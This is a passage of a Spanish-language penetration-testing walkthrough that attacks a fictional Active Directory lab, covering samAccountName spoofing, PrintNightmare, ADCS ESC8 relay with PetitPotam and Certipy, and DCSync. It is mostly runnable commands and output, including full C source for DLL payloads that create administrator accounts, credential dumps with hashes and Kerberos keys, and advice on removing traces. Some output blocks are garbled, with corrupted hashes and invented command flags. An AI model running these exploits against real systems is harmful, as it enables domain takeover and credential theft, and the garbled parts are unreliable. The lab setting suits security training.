  -current-name CURRENT_NAME
                        sAMAccountName of the object to edit
  -new-name NEW NAME      New sAMAccountName to set for the target object
```

EXPLOIT

El procedimiento de explotación de samaccount es añadir una máquina, borrar el SPN de la máquina, renombrar la máquina con el mismo nombre que el DC, obtener un TGT para esa máquina, restablecer el nombre de la computadora a su nombre original, obtener un TGS con el TGT y finalmente DCSYNC.

Agregamos una máquina:

```
addcomputer.py -computer-name 'samaccountname$' -computer-pass 'PassMachine' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
```

```
[myipacket]-(th3king@h4cklab)-[-]
$ addcomputer.py -computer-name 'samaccountname$' -computer-pass 'PassMachine' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.10.1.dev1+20230118.142.d0e05de1 - Copyright 2022 Fortra

[+] Successfully added machine account samaccountname$ with password PassMachine.
```

Borrar el SPN de nuestra máquina:

Usaremos esta herramienta: <https://github.com/dirkjanm/krbrelayx.git>

```
python3 addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local/jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
```

```
[myipacket]-(th3king@h4cklab)-[-/krbrelayx]
$ python3 addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local/jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
Connecting to host...
Adding to host...
Done!
[*] Found authentication target
[*] Printing object before clearing
[0] (CN=samaccountname,CN=computers,DC=north,DC=sevenkingdoms,DC=local) = STABLE: read = RUN TIME: 2023-01-28 00:14:39.443779
sAMAccountName: samaccountname$
[+] SPN modified successfully
```

Cambiar el nombre de la máquina por el del DC:

```
renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
```

```
[myipacket]-(th3king@h4cklab)-[-]
$ renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
Impacket v0.10.1.dev1+20230118.142.d0e05de1 - Copyright 2022 Fortra

[+] Modifying attribute (sAMAccountName) of object (CN=samaccountname,CN=computers,DC=north,DC=sevenkingdoms,DC=local): [samaccountname$] -> [winterfell]
[+] New sAMAccountName does not end with '$' (attempting CVE-2021-42716)
[+] Target object modified successfully
```

Obtener TGT:

```
getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local/' 'winterfell': 'PassMachine'
```

```
[myipacket]-(th3king@h4cklab)-[-]
$ getTGT.py -dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local/' 'winterfell': 'PassMachine'
Impacket v0.10.1.dev1+20230118.142.d0e05de1 - Copyright 2022 Fortra

[+] Saving ticket in winterfell.ccache
```

Restablecer el nombre de la máquina al original:

```
renameMachine.py -current-name 'winterfell' -new-name 'samaccount$' north.sevenkingdoms.local/jon.snow:iknownothing
```

```

--(rylimpact)-[shdlog@hachab]-[
-S mcsnetutils.py --strict-cpu 'sirtsef@' --no-tls 'sirtsef@' north.soon.sighm.tdcl/20.100.100.100
Impact -v,16.1.0x3303030.2001.2003030 - Copyright 2020 Partia
1-] [sirtsef@hachab] # if object (C#sirtsef@hachab,0x00000000,0x00000000,0x00000000,0x00000000) { sirtsef@hachab } => [sirtsef@hachab]
1-] Target object modified successfully

```

Obtener un TGS con S4U2self con el TGT anterior:

```
(myimpacket)-(th3king@h4cklab)-[~]  
$ export KRB5CCNAME=winterfell.ccache
```

```
getST.py -impersonate 'administrator' -spn 'CIFS/sevenkingdoms.local' -k -no-pass -  
dc-ip 'winterfell.north.sevenkingdoms.local' 'north.sevenkingdoms.local'/'winterfell' -  
debug
```

[illegible][illegible]

DCSync presentando el TGS

```
export KRB5CCNAME=administrator.ccache  
  
secretsdump.py -k -no-pass -dc-ip  
'winterfell.north.sevenkingdoms.local'@'winterfell.north.sevenkingdoms.local'
```

PrintNightmare

La vulnerabilidad en sí es como un usuario autenticado con privilegios bajos. Puede **agregar una impresora** y, específicamente, proporcionar un controlador para esa impresora. El proceso verifica que el usuario esté autenticado y luego le otorga acceso a nivel de SISTEMA para instalar controladores para la impresora.

Esto significa que, con un shell de privilegio bajo en un cuadro de Windows, o con credenciales válidas de forma remota, **un atacante puede obtener privilegios de SISTEMA** en un host.

Esta vulnerabilidad de 2021 **CVE-2021-1675** tiene docenas de ejemplos públicos para su explotación, usaremos la creada por **Cube0x0**, la cual requiere la última versión de Impacket. Esta versión nos proporciona diferentes características para explotar PrintNightmare desde Linux:

- Capacidad para apuntar a múltiples hosts, rangos y subredes.
- Servidor SMB incorporado para la entrega de carga útil.
- El exploit incluye opciones para ambos protocolos MS-RPRN & MS-PAR.

Requisitos:

- Credenciales de usuario para iniciar una sesión de inicio válida.
- Servicio de cola (spooler) de impresión habilitado en el host.

Descubrimiento:

Para explotar **printheatmare** comprobaremos si el **spooler** está activo en el objetivo:

```
crackmapexec smb 192.168.56.10-23 -M spooler
```

También se puede verificar con impacket; **rpcdump** se puede usar para probar el **protocolo MS-PAR o MS-RPRN**:

DLL

El **exploit** de **Cube0x0** para explotar **PrintNightmare** funciona de manera remota con credenciales, para ello tendremos primero que **construir una DLL**:

Crearemos un fichero **nightmare.c**

```
#include <windows.h>

int RunCMD()
{
    system("net users pnightmare Passw0rd123. /add");
    system("net localgroup administrators pnightmare /add");
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            RunCMD();
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Compilamos con:

```
x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c
```

A terminal window with a black background and green text. The prompt is `(th3king@h4cklab)-[~]`. The command entered is `$ x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c`.

Compartir exploit por SMB

Descargamos el exploit:

```
git clone https://github.com/cube0x0/CVE-2021-1675 printnightmare
```

Compartimos el recurso por samba con la dll

```
smbserver.py -smb2support ATTACKERSHARE .
```

```
(th3king@h4cklab)-[~]
$ smbserver.py -smb2support ATTACKERSHARE .

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Exploitar en Meereen

```
python3 CVE-2021-1675.py
essos.local/jorah.mormont:'H0nnor!'@meereen.essos.local
'\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```

```
(th3king@h4cklab)-[~/print/nightmare]
$ python3 CVE-2021-1675.py essos.local/jorah.mormont:'H0nnor!'@meereen.essos.local '\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
[*] Connecting to essos.meereen.essos.local([192.168.56.1])
[*] Succeeded
[*] path: C:\Windows\System32\DriverStore\FileRepository\mpmain.inf_amd64_x22243d81c19861\win01\WIN01.DLL
[*] Executing '\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Stage2: 0
[*] Exploit Completed
```

```
smbserver.py -smb2support ATTACKERSHARE .
```

```
(th3king@h4cklab)-[~]
$ smbserver.py -smb2support ATTACKERSHARE .

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.12,50381)
[*] AUTHENTICATE_MESSAGE (\,MEEREEN)
[*] User MEEREEN\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:ATTACKERSHARE)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:ATTACKERSHARE)
[*] Closing down connection (192.168.56.12,50381)
[*] Remaining connections []
```

El exploit ha funcionado correctamente y se espera conexión:

```
crackmapexec smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
```

[illegible]

Como vemos hemos creado un usuario con derechos de administrador para **meereen.essos.local**

Exploitar en winterfell

```
python3 CVE-2021-1675.py  
north.sevenkingdoms.local/jon.snow:'iknownothing'@north.sevenkingdoms.local  
'\\192.168.56.1\ATTACKERSHARE\nightmare.dll'
```

[illegible]

También nos ha creado un usuario, pero este no está en el grupo de administradores. Debido a nuestro dll, tendremos que añadir otro payload <https://github.com/newsoft/adduser>. Después de algunos intentos windows defender podría detener el servicio de spooler hasta que se reinicie la máquina.

```
crackmapexec smb winterfell -u pnightmare -p 'Passw0rd123.'
```

```
|> crackmapexec smb winterfell -u nightmare -H 'Password123.'
```

```
smb         winterfell.north.sevenkingdoms.local 440 NETERFELL      [*] Windows 10.0 Build 17763 x64 (name WINTERFELL) (domain)
```

```
north.sevenkingdoms.local |signing:true| (SMBv3-LLMNR)
```

```
smb         winterfell.north.sevenkingdoms.local 440 NETERFELL      [*] north.sevenkingdoms.local\nightmare:Password123.
```

Creamos un fichero nightmare2.c

```
/*
 * ADDUSER.C: creating a Windows user programmatically.
 */

#define UNICODE
#define _UNICODE

#include <windows.h>
#include <string.h>
#include <Imaccess.h>
#include <Imerr.h>
#include <tchar.h>

DWORD CreateAdminUserInternal(void)
{
    NET_API_STATUS rc;
    BOOL b;
```

```
DWORD dw;

USER_INFO_1 ud;
LOCALGROUP_MEMBERS_INFO_0 gd;
SID_NAME_USE snu;

DWORD cbSid = 256;

BYTE Sid[256];

DWORD cbDomain = 256 / sizeof(TCHAR);
TCHAR Domain[256];

// Create user
memset(&ud, 0, sizeof(ud));

ud.usri1_name = _T("pnightmare2"); // username
ud.usri1_password = _T("Test123456789!"); // password
ud.usri1_priv = USER_PRIV_USER; // cannot set USER_PRIV_ADMIN on creation
ud.usri1_flags = UF_SCRIPT | UF_NORMAL_ACCOUNT; // must be set
ud.usri1_script_path = NULL;

rc = NetUserAdd(
    NULL, // local server
    1, // information level
    (LPBYTE)&ud,
    NULL // error value
);

if (rc != NERR_Success) {
    _tprintf(_T("NetUserAdd FAIL %d 0x%08x\r\n"), rc, rc);
    return rc;
}

_tprintf(_T("NetUserAdd OK\r\n"), rc, rc);

// Get user SID
b = LookupAccountName(
    NULL, // local server
    ud.usri1_name, // account name
    Sid, // SID
    &cbSid, // SID size
    Domain, // Domain
    &cbDomain, // Domain size
    &snu // SID_NAME_USE (enum)
);

if (!b) {
    dw = GetLastError();
    _tprintf(_T("LookupAccountName FAIL %d 0x%08x\r\n"), dw, dw);
    return dw;
}

// Add user to "Administrators" local group
memset(&gd, 0, sizeof(gd));

gd.lgrmi0_sid = (PSID)Sid;

rc = NetLocalGroupAddMembers(
```

```

    NULL,          // local server
    _T("Administrators"),
    0,             // information level
    (LPBYTE)&gd,
    1             // only one entry
);

if (rc != NERR_Success) {
    _tprintf(_T("NetLocalGroupAddMembers FAIL %d 0x%08x\r\n"), rc, rc);
    return rc;
}

return 0;
}

//
// DLL entry point.
//

BOOL WINAPIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateAdminUserInternal();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

// RUNDLL32 entry point
#ifdef __cplusplus
extern "C" {
#endif

__declspec(dllexport) void __stdcall CreateAdminUser(HWND hwnd, HINSTANCE hinst, LPSTR
lpCmdLine, int nCmdShow)
{
    CreateAdminUserInternal();
}

#ifdef __cplusplus
}
#endif

// Command-line entry point.
int main()
{
    return CreateAdminUserInternal();
}

```

y lo compilamos añadiendo lnetapi32

```
x86_64-w64-mingw32-gcc -shared -o nightmare2.dll nightmare2.c -lnetapi32
```

```
(th3king@h4cklab)-[~]
$ x86_64-w64-mingw32-gcc -shared -o nightmare2.dll nightmare2.c -lnetapi32
```

Preparamos el **smbserver.py** como vimos anteriormente, y lanzamos el **exploit**:

```
./crackmapexec smb 10.10.10.10 -u Administrator -H 'NTLM:123456789!' --local-auth --local-auth-path C:\Windows\System32\spool\drivers\x64\3\old\{id}\nightmare2.dll
```

Comprobamos si tenemos la cuenta de administrador, y **descargamos los NTDS**

El **archivo NTDS** almacena datos de AD, incluida información sobre objetos de usuario, grupos y pertenencia a grupos, hashes NTLM de contraseñas de todos los usuarios y máquinas.

crackmapexec smb winterfell.north.sevenkingdoms.local -u pnightmare2 -p 'Test123456789!' --ntds

```
crackmapexec smb 10.10.10.10 -u Administrator -H 'NTLM:123456789!' --local-auth --local-auth-path C:\Windows\System32\spool\drivers\x64\3\old\{id}\nightmare2.dll
```

Limpiar rastro del exploit

Si no queremos dejar huellas, las dll están almacenadas en:

C:\Windows\System32\spool\drivers\x64\3

nightmare.dll y nightmare2.dll

C:\Windows\System32\spool\drivers\x64\3\Old\{id}\
nightmare.dll

ADCS (Active Directory Certificate Services)

De acuerdo a Microsoft, **ADCS** es la "Función de servidor que le permite crear una infraestructura de clave pública (PKI) y proporcionar criptografía de clave pública, certificados digitales y capacidades de firma digital para su organización"


ESC8 - Coerce al administrador del dominio

Para que este ataque funcione, necesitamos:

- **ADCS** ejecutándose en el dominio con la **inscripción web habilitada**.
- Un **método coerce** que funcione (petitpotam no autenticado, authenticated printerbug o otro método coerce).
- Una plantilla útil para explotar ESC8. Por defecto, en un directorio activo, es DomainController.



Verificamos si la inscripción web está funcionando en:
<http://192.168.56.23/certsrv/certfnsh.asp>



Creamos un agente de escucha para hacer relay de la autenticación SMB a HTTP con impacket ntlmrelayx usando la plantilla por defecto:

```
ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
```

```
(th3king@h4cklab)-[~]
$ ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -sm2support --aux --template DomainController

Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client OCSSync loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 4444

[*] Servers started, waiting for connections
```

Usaremos de método coerce la herramienta **petitpotam**:

Clonamos el repositorio: git clone <https://github.com/topotam/PetitPotam.git>

```
python3 PetitPotam.py 192.168.56.1 meereen.essos.local
```

```
(th3king@h4cklab)-[~/PetitPotam]
$ python3 PetitPotam.py 192.168.56.1 meereen.essos.local

PetitPotam

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

ntlmrelayx transmitirá la autenticación a la inscripción web y obtendremos el certificado de usuario en **MEEREEN** en **base64**:


```

(theking@h4ckiah)-[~/PKINITtools]
$ impacket-secretsdump -k -no-pass ESS05.LOCAL/'meereen$'@meereen.ess05.local

Impacket v0.10.3.dev1=20230128.1641.2ba82ab6 - Copyright 2022 Fortra

[-] Policy SPN target name validation might be restricting Full DRSUAPI dump, Try --just-dc-user
[*] Dumping Domain Credentials (domain\oid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a40cd30259cc00095373cec24da:::
quest:301:aad3b435b51404eeaad3b435b51404ee:31d0cfe0dd16ae93:b73c59d7e0c809c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4288443fb917484adcf36c0ed2518867:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d0cfe0dd16ae931b73c59d7e0c809c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339051f710913c245635b50b:::
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d13b398b6648407224bb47a:::
viserys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:d9a055df0bef5e0b4d0e95688030897:::
khal.drogo:1112:aad3b435b51404eeaad3b435b51404ee:739120e0c4dd9403100c4bb5c9437021:::
jorah.mormont:1113:aad3b435b51404eeaad3b435b51404ee:4d737ec9cf009955a161773cfe09611:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:84a5902f53390ea480660e52b938804:::
pnightmare:1115:aad3b435b51404eeaad3b435b51404ee:58cf12d7448ca3ea7d0502c83ee6a31e:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:65aa2b001f3a02dbe1226f8a1fee243b:::
BRAV0S$:1104:aad3b435b51404eeaad3b435b51404ee:1715a59011f10a228dFa73a3883677c1:::
relayedpccreate$:1115:aad3b435b51404eeaad3b435b51404ee:a52f07119491d44011904623dc72d13d:::
removemiccomputer$:1116:aad3b435b51404eeaad3b435b51404ee:d7031eb5523fhe0b57353bb11850b706:::
removemachines$:1117:aad3b435b51404eeaad3b435b51404ee:cafd251c4ba01a43a0b6f65a40de451d:::
SEVENKINGDOMS$:1205:aad3b435b51404eeaad3b435b51404ee:ab53a871f8cdf6d227c78d406d079b40:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ed7efbb57e62a9f9f908b82b4d4a0f41de5a847729c56a9340bedf7fc34f0f9
krbtgt:aes128-cts-hmac-sha1-96:444d08577464c994498334e05b16834fc
krbtgt:des-cbc-md5:6140a010ad4643df
daenerys.targaryen:aes256-cts-hmac-sha1-96:cf091fbd07f729567ac448ba96c08b12fa07c1372f439ae093f67c6e2cf82378
daenerys.targaryen:aes128-cts-hmac-sha1-96:eeb91a725e7c7083bfc7970332f2b69c
daenerys.targaryen:des-cbc-md5:bc6ddf7ce00d29cd
viserys.targaryen:aes256-cts-hmac-sha1-96:b4124b8311d9d64ee0495bccc40a108c366d5887b35428075b644e6734c90e
viserys.targaryen:aes128-cts-hmac-sha1-96:4b34e2537da4f1ac2d16135a5cb9b03e
viserys.targaryen:des-cbc-md5:70520fa13bc1f2a1
khal.drogo:aes256-cts-hmac-sha1-96:2ef91aa78335b11dan9e21eadba4f3b1fd6276938d1407044900a75e5bf7e04
khal.drogo:aes128-cts-hmac-sha1-96:7d78da751df8d3cc9bf3732e1f6c1ac
khal.drogo:des-cbc-md5:b5ec4c1032ef020d
jorah.mormont:aes256-cts-hmac-sha1-96:266390f9a9317f08acd3323e5cef98f9e04628c43597850e22669c8402a26eece
jorah.mormont:aes128-cts-hmac-sha1-96:896e08f8c9a0c600d1f0b051f00e671
jorah.mormont:des-cbc-md5:b926916289464ffb
sql_svc:aes256-cts-hmac-sha1-96:ca26921b04c2d41088a366084ed7b0cbb252a810007168a1afc54adaa1c0510
sql_svc:aes128-cts-hmac-sha1-96:dc0da2b0fd6c5642d074a4f03a0fa5f8
sql_svc:des-cbc-md5:91d6b0df31b52a3d
pnightmare:aes256-cts-hmac-sha1-96:00da34ebff16d974ef4654a80381ba0091053db8c1ff3408c49b1ec870a355ae
pnightmare:aes128-cts-hmac-sha1-96:1e52003e6c4553756409ac2632ff1920
pnightmare:des-cbc-md5:5ef4f1d360fa769b
MEEREEN$:aes256-cts-hmac-sha1-96:3d904211a0a1f0010e0c7c70e2939ade264db36a0d375c093fdfb7095ef276
MEEREEN$:aes128-cts-hmac-sha1-96:7ebfdee9db4905c35b1f6d15f2493a70
MEEREEN$:des-cbc-md5:19fd29e0e0cfe2a
BRAV0S$:aes256-cts-hmac-sha1-96:c27752a5a5c9260c543d2bd8b7b57370a21be1050df071fd7507fa337e0092c
BRAV0S$:aes128-cts-hmac-sha1-96:3a02003a40813035037ac5506749443
BRAV0S$:des-cbc-md5:73430298bf011597
relayedpccreate$:aes256-cts-hmac-sha1-96:c4092c6404429c7525e41c14414b32904a7c0462400970090b3c0b0f322498e0
relayedpccreate$:aes128-cts-hmac-sha1-96:e0ba10400e59e15979a12d4d21e03bc2
relayedpccreate$:des-cbc-md5:917f1a793b3420f2
removemiccomputer$:aes256-cts-hmac-sha1-96:20c390b3add6c1c1adacc65730a094dfa90a94bfb5e4e73308310dbd832a540
removemiccomputer$:aes128-cts-hmac-sha1-96:c54e70d77c796dc970a1809dfdeba7b1
removemiccomputer$:des-cbc-md5:4ff4d90543c24ff4
removemachines$:aes256-cts-hmac-sha1-96:9e079774b178bb1138edf3bc1bef379289462bc589950d0e025220e9e37ad2
removemachines$:aes128-cts-hmac-sha1-96:fc7e993b28c0cc39f38d577200ba0ff7
removemachines$:des-cbc-md5:586efdfh051c7029
SEVENKINGDOMS$:aes256-cts-hmac-sha1-96:F591e4314a9ff775575d739296a500af7e1a0d20085ef0474d53ad90d47c605
SEVENKINGDOMS$:aes128-cts-hmac-sha1-96:23d730e50626f172802df03af4fc0f0e
SEVENKINGDOMS$:des-cbc-md5:03a15767f0bc80ec
[*] Cleaning up...

```

Como hemos podido ver hemos obtenido el contenido de **NTDS.DIT**

ESC8 con certipy

Vamos a hacer lo mismo con la herramienta **Certipy**, que es una herramienta para enumerar y abusar de directorios activos con servicios de certificado (**AD CS**).

Repositorio: <https://github.com/ly4k/Certipy>

Lanzamos un **listener** de certipy con el template por defecto:

```
certipy relay -ca 192.168.56.23 -template DomainController
```

```
(th3king@h4cklab)-[~]  
$ certipy relay -ca 192.168.56.23 -template DomainController  
Certipy v4.3.0 - by Oliver Lyak (ly4k)  
  
[*] Targeting http://192.168.56.23/certsrv/certfnsh.asp  
[*] Listening on 0.0.0.0:445
```

Repositorio: <https://github.com/topotam/PetitPotam>

Lanzamos el **coerce** con **PetitPotam**:

```
python3 PetitPotam.py 192.168.56.1 meereen.essos.local
```

```
(th3king@h4cklab)-[~/PetitPotam]  
$ python3 PetitPotam.py 192.168.56.1 meereen.essos.local  
  
PetitPotam  
-o-o- -o-o- -o-o- -o-o- -o-o- -o-o- -o-o- -o-o- -o-o- -o-o-  
  
PoC to elicit machine account authentication via some MS-EFSRPC functions  
by topotam (@topotam77)  
  
Inspired by @tifkin_ & @elad_shamir previous work on MS-RPCH  
  
Trying pipe lsarpc  
[-] Connecting to ncacn_np:meereen.essos.local[\PIPE\lsarpc]  
[+] Connected!  
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e  
[+] Successfully bound!  
[-] Sending EfsRpcOpenFileRaw!  
[+] Got expected ERROR_BAD_NETPATH exception!  
[+] Attack worked!
```

Y obtenemos el certificado (**meereen.pfx**) en **certipy**:

```
[*] Requesting certificate for 'ESSOS\MEEREEN$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SID is 'S-1-5-21-1730830217-2798277506-2931316651-1001'
[*] Saved certificate and private key to 'meereen.pfx'
[*] Exiting...
```

Ya podemos **obtener el hash NT del DC** y el **TGT** con **certpy**:

```
certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
```

```
(thinking@hacklab)-[~]
$ certipy auth -pfx meereen.pfx -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$essos.local': aad3b435b51404eeaad3b435b51404ee:65aa2b803f3a02dbe1226f8a1fee243b
```

Lanzamos **DCsync** con **secretsdump** y el **TGT** que obtuvimos o con el **hash** directamente:

```
impacket-secretsdump -hashes
```

```
'aad3b435b51404eeaad3b435b51404ee:65aa2b803f3a02dbe1226f8a1fee243b'
-no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
```

```
(thinking@hacklab)-[~]
$ impacket-secretsdump -hashes 'aad3b435b51404eeaad3b435b51404ee:65aa2b803f3a02dbe1226f8a1fee243b' -no-pass ESSOS.LOCAL/'meereen$'@meereen.essos.local
Impacket v0.10.1.dev1+20230120.1601.20230120 - Copyright 2022 fortra

[-] RemoteOperations failed: (OSError Runtime Error) code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:ntlmhash)
[*] Using the DSAPI method to get NTLM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5429ba4dcd30255c000931710ec24de:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:310ecf6d16ae931b73c59d7e01069cd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4280443fb927404dcf3ac6cd251a867:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31decfe6d16ae931b73c59d7e0c009c0:::
User:504:aad3b435b51404eeaad3b435b51404ee:e62bc50339d51f710913c245d35098b:::
Domain\Svc:505:aad3b435b51404eeaad3b435b51404ee:1453431d31098b6604072224b647a:::
Domain\Targaryen:506:aad3b435b51404eeaad3b435b51404ee:d94e5d7f0bf75e0b4d0d9c0000036897:::
Domain\Dragon:507:aad3b435b51404eeaad3b435b51404ee:739110ebc40d940310bc4bb0c9d17821:::
Domain\Stark:508:aad3b435b51404eeaad3b435b51404ee:A6117ec9acfb0995a16177cfe09811:::
Domain\Targaryen:509:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be520930804:::
Domain\Dragon:510:aad3b435b51404eeaad3b435b51404ee:58cf12d7448ca3ea7da502c83ee6a31e:::
Domain\Targaryen:511:aad3b435b51404eeaad3b435b51404ee:65aa2b803f3a02dbe1226f8a1fee243b:::
Domain\Targaryen:512:aad3b435b51404eeaad3b435b51404ee:1715a5912f10a22b0fa73a3803627c1:::
Domain\Targaryen:513:aad3b435b51404eeaad3b435b51404ee:a32f67119451d440319b5023ac72d613d:::
Domain\Targaryen:514:aad3b435b51404eeaad3b435b51404ee:d3011ab5521f40b057131bb11090b70b:::
Domain\Targaryen:515:aad3b435b51404eeaad3b435b51404ee:c02531c40ad1a3aade6f60a4080a51d:::
Domain\Targaryen:516:aad3b435b51404eeaad3b435b51404ee:a853a871f8cdf6d27c75d406d875b40:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ed7ef6b57eb29fe1988b206d48a6f41de5a9c7720e5a9340bedf7fe36f0f0
krbtgt:aes128-cts-hmac-sha1-96:444d8577464c994458334e03b10424fc
krbtgt:des-cbc-md5:0140a610a94043ff
Domain\Svc:aes256-cts-hmac-sha1-96:c8991f8d07f729567ac44b0a9c08012f8e7c1172f439a0092f67c6e2cf82178
Domain\Targaryen:aes128-cts-hmac-sha1-96:ecb01a725e7c7d83bfc7976522f2b69c
Domain\Targaryen:des-cbc-md5:10c6dd77ce6029cd
Domain\Targaryen:aes256-cts-hmac-sha1-96:b4124b8331d008Aee434550ccbc40a108d36605867b35428075b64ee6724c90e
Domain\Targaryen:aes128-cts-hmac-sha1-96:4b34e257d94f1ac2d616135a5cb0d3e
Domain\Targaryen:des-cbc-md5:70320fa131c1f2a1
Domain\Dragon:aes256-cts-hmac-sha1-96:2ef510a78333b1d4d0e216ad4aef3b1f627a93d1407044900a75a5b77e94
Domain\Dragon:des-cbc-md5:05ec4c1632ef020d
Domain\Stark:aes256-cts-hmac-sha1-96:288398f9a0117f8acd3313e3cef90f9e84628c4359785e22d69c8462a26ece
